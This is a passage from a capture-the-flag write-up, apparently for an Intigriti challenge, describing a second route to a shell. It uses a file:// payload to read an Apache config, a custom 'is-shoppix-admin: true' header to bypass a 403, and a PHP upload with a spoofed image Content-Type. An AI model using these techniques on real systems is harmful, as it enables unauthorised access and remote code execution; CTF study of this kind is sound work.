

And that’s the write-up for the first solution I found; after talking with the Intrigriti Discord community, which I encourage joining because they’re awesome, I arrived at another possible solution that cleared up my doubts about another theory I had: performing a 403 bypass
4. Second solution 403 GUI Bypass
Practicing in the PortSwigger labs (you can follow how this is going on my X account), one of the labs mentions that sometimes devs create a custom header to access internal machine resources.
So, let’s get to work: it’s necessary to investigate the machine’s files until reaching this path
etc/apache2/sites-enabled/000-default.conf
Reviewing it can expose the DocumentRoot, Directory blocks, custom rewrites, or security directives (e.g., custom headers, allow/deny rules) that explain 403 behavior or indicate required headers for internal access.
Since only configurations linked in sites-enabled are active, checking 000-default.conf there confirms what Apache is actually loading, not just what is available elsewhere.
AND BINGO AGAIN!
Payload: file:////etc/apache2/sites-enabled/000-default.conf?http

In short: the file upload_shoppix_images.php is gated by a custom header check. The <If “%{HTTP:is-shoppix-admin} != ‘true’”> clause denies access unless the incoming request includes the header is-shoppix-admin with the exact value true. Therefore, adding is-shoppix-admin: true to the request lets the authorization fall through to Require all granted, bypassing the 403 and allowing access via the GUI or any client that can set custom headers.

So try to access it, and intercept the request with burp.
Add the header: is-shoppix-admin: true


And just like that, there’s no need to lose your mind with Gopher; now, with the Add Custom Header extension, it can be added permanently or all requests can be intercepted and added manually.
 Click on Upload, intercept the request and Add the admin header and change the Content-Type from text/php to image/jpeg.
And BINGOOOOO we pop a new shell.
It’s been a super fun challenge. I started out just trying to get a few reputation points to get into some private programs, and I ended up finding an awesome Discord community and already looking forward to the next challenge to keep learning. I never thought I’d actually get to mess with gopher, and in the end, with patience and a bit of structure, you can pull off pretty much anything. Hope you enjoyed it as much as I did.